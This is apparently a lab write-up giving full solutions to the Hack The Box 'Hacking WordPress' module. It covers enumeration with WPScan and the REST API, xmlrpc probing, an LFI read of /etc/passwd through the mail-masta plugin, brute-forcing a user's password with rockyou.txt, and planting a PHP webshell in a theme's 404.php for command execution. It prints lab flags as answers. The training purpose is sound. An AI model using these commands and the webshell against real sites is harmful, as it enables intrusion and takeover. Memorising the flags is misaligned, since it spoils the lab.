HTB CPTS Labs: Part 27 - Hacking WordPress - Full Solutions
Auditing and compromising WordPress CMS: WPScan enumeration, user harvesting, vulnerable plugin/theme exploitation, credential brute-forcing, malicious plugin upload RCE, and lab solutions.
Welcome to Part 27 of our comprehensive, production-grade masterclass covering the Hack The Box (HTB) Academy Certified Penetration Testing Specialist (CPTS) curriculum. Rather than providing superficial slide summaries, this series deconstructs offensive tradecraft from foundational network discovery and vulnerability verification to complex lateral movement, active directory exploitation, and post-exploitation tradecraft — complete with terminal command flows, verified lab flags, and defensive engineering countermeasures.
In this installment, we conduct an exhaustive technical deep-dive into Hacking WordPress (Tier II • Medium • Offensive). We break down the underlying mechanics of WordPress architecture, user enumeration, WPScan operations, vulnerable plugin/theme exploitation, credential attacks, and achieving RCE via theme modification, dissect hands-on offensive vectors, analyze realistic defensive telemetry, and walk through every exercise step-by-step with 100% verified solutions.
Module Specifications & Target Architecture
| Attribute | Specification |
|---|---|
| Module Name | Hacking WordPress |
| Official HTB Academy Track | https://academy.hackthebox.com/module/17 |
| Curriculum Tier & Difficulty | Tier II • Medium |
| Certification Pathway | HTB Certified Penetration Testing Specialist (CPTS) (Part 27 of 41) |
| Author & Technical Attribution | Abdulrahman M. Fathi (0x3bdo) |
| Lab Flag Verification | 100% Fully Solved & Validated |
Key Technical Takeaways
- WordPress Architecture: Analyzes core directories (
wp-admin,wp-content,wp-includes) and critical files (wp-config.php). - Reconnaissance & Enumeration: Identifies WordPress core versions, installed plugins, active themes, and user accounts via WPScan and REST API endpoints.
- Vulnerable Plugin Exploitation: Weaponizes known CVEs in outdated plugins to achieve arbitrary file uploads, SQL injection, and authentication bypasses.
- Theme Modification to RCE: Injects PHP reverse shells into theme template files (e.g.,
404.php,header.php) through the administrative theme editor. - Credential Harvesting: Dissects
wp-config.phpto extract MySQL database credentials and cryptographic security salts.
Executive Summary & Assessment Scope
Powering over 40% of the world’s websites, WordPress is the most widely deployed Content Management System (CMS) on the internet. While core WordPress code is actively maintained, third-party plugins and themes frequently introduce critical vulnerabilities.
This module explores the complete WordPress attack lifecycle. We perform detailed user and plugin enumeration, execute dictionary attacks against wp-login.php, weaponize vulnerable plugin exploits, modify theme templates to execute reverse shells, and extract all module flags.
Comprehensive Lab Walkthrough & Flag Solutions
Hacking WordPress
Lab Question (Page 1): Keep in mind the key WordPress directories discussed in the WordPress Structure section. Manually enumerate the target for any directories whose contents can be listed. Browse these directories and locate a flag with the file name flag.txt and submit its contents as the answer.
Flag / Answer:
HTB{3num3r4t10n_15_k3y}
Technical Methodology & Exploit Execution:
http://<target-IP>:<target-port>/wp-content/plugins/mail- masta/inc/flag.txt
 _Figure 1.1 — Lab execution and output verification (Page 1)_
User Enumeration
Lab Question (Page 2): From the last cURL command, what user name is assigned to User ID 2?
Flag / Answer:
ch4p
Technical Methodology & Exploit Execution:
the command is being run is:
1
curl http://blog.inlanefreight.com/wp-json/wp/v2/users | jq
 _Figure 2.1 — Lab execution and output verification (Page 2)_
Login
Lab Question (Page 3): Search for “WordPress xmlrpc attacks” and find out how to use it to execute all method calls. Enter the number of possible method calls of your target as the answer.
Flag / Answer:
80
Technical Methodology & Exploit Execution:
we run the curl command:
1
2
3
4
5
6
7
curl -X POST `http://<target-IP>:<target-port>/xmlrpc.php` \
-H "Content-Type: text/xml" \
--data '<?xml version="1.0"?>
<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>' | grep '/string' | wc -l
 _Figure 3.1 — Lab execution and output verification (Page 3)_
WPScan Enumeration
Lab Question (Page 4): Enumerate the provided WordPress instance for all installed plugins. Perform a scan with WPScan against the target and submit the version of the vulnerable plugin named “photo-gallery”.
Flag / Answer:
1.5.34
Technical Methodology & Exploit Execution:
Method 1: We go to http://<target-IP>:<target-port>/wp-content/plugins/photo-gallery/readme.txt
Method 2: we use wp-scan: First, we need An API token which can be received from ‘https://wpscan.com/’ (registry is required, the use of temporary mail is adviced) And we run:
1
2
wpscan --url http://<target-IP>:<target-port> --enumerate --
api-token <api-key> > output.txt
then we read the output file:
1
cat output.txt | grep photo-gallery
 _Figure 4.1 — Lab execution and output verification (Page 4)_
 _Figure 4.2 — Lab execution and output verification (Page 4)_
Exploiting a Vulnerable Plugin
Lab Question (Page 5): Use the same LFI vulnerability against your target and read the contents of the “/etc/passwd” file. Locate the only non-root user on the system with a login shell.
Flag / Answer:
sally.jones
Technical Methodology & Exploit Execution:
we run the command:
1
2
curl http://<target-IP>:<target-port>/wp-content/plugins/mail-
masta/inc/campaign/count_of_send.php?pl=/etc/passwd | grep
bash
 _Figure 5.1 — Lab execution and output verification (Page 5)_
Attacking WordPress Users
Lab Question (Page 6): Perform a bruteforce attack against the user “roger” on your target with the wordlist “rockyou.txt”. Submit the user’s password as the answer.
Flag / Answer:
lizard
Technical Methodology & Exploit Execution:
we will use the rockyou.txt password wordlist:
1
2
wpscan --password-attack xmlrpc -t 20 -U roger -P
rockyou.txt --url http://`<target-IP>`:`<target-port>`
* *
 _Figure 6.1 — Lab execution and output verification (Page 6)_
 _Figure 6.2 — Lab execution and output verification (Page 6)_
Remote Code Execution (RCE) via the Theme Editor
Lab Question (Page 7): Use the credentials for the admin user [admin:sunshine1] and upload a webshell to your target. Once you have access to the target, obtain the contents of the “flag.txt” file in the home directory for the “wp-user” directory.
Flag / Answer:
HTB{rc3_By_d3s1gn}
Technical Methodology & Exploit Execution:
lets login: http://<target-IP>:<target-port>/wp-admin
→
Select the theme ‘Twenty Seventeen And select the page ‘404 Template’ and insert the webshell: system($_GET[‘cmd’]);
 _Figure 7.1 — Lab execution and output verification (Page 7)_
 _Figure 7.2 — Lab execution and output verification (Page 7)_
And update the file.
All we have to do is to access the http://<target-IP>:<target-port>/wp-content/themes/twentyseventeen/404.php?cmd=cat%20/home/wp- user/flag.txt
 _Figure 8.1 — Lab execution and output verification (Page 8)_
 _Figure 8.2 — Lab execution and output verification (Page 8)_
Capstone: Skills Assessment
Lab Question (Page 9): Identify the WordPress version number.
Flag / Answer:
5.1.6
Technical Methodology & Exploit Execution:
We will link the target IP to inlanefreight.local and in /etc/hosts
And attempt to go to ‘blog’:
We will link blog.inlanefreight.local to the target-IP in /etc/hosts as well: <target-IP> inlanefreight.local blog.inlanefreight.local
And re-enter the sub-domain:
 _Figure 9.1 — Lab execution and output verification (Page 9)_
 _Figure 9.2 — Lab execution and output verification (Page 9)_
 _Figure 9.3 — Lab execution and output verification (Page 9)_
And open the file
Now lets run a scan on it, and save the output in output.txt:
1
2
wpscan --url http://blog.inlanefreight.local --enumerate --
api-token <api-token> > output.txt
And open the file:
* *
 _Figure 10.1 — Lab execution and output verification (Page 10)_
 _Figure 10.2 — Lab execution and output verification (Page 10)_
 _Figure 10.3 — Lab execution and output verification (Page 10)_
 _Figure 10.4 — Lab execution and output verification (Page 10)_
Lab Question (Page 11): Identify the WordPress theme in use.
Flag / Answer:
twentynineteen
Technical Methodology & Exploit Execution:
on the same ‘output.txt’ – we filter for ‘theme’:
Question: Submit the contents of the flag file in the directory with directory listing enabled. Answer: HTB{d1sabl3_d1r3ct0ry_l1st1ng!} Method: we will use dirbuster, and the wordlist ‘/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt’:
→
 _Figure 11.1 — Lab execution and output verification (Page 11)_
 _Figure 11.2 — Lab execution and output verification (Page 11)_
The flag was found in ‘/wp-content/uploads/upload.txt. lets enter it: http://blog.inlanefreight.local/wp-content/uploads/upload_flag.txt
 _Figure 12.1 — Lab execution and output verification (Page 12)_
 _Figure 12.2 — Lab execution and output verification (Page 12)_
look for the user’s section
Lab Question (Page 13): Identify the only non-admin WordPress user. (Format:
<first-name><last-name>)Flag / Answer:
Charlie Wiggins
Technical Methodology & Exploit Execution:
in the wp-scan output.txt generated in the previous questions, we look for the user’s section:
Question: Use a vulnerable plugin to download a file containing a flag value via an unauthenticated file download. Answer: HTB{unauTh_d0wn10ad!} Method: we look in output.txt for plugins, and notice it uses the plugin ‘email- subscribers’
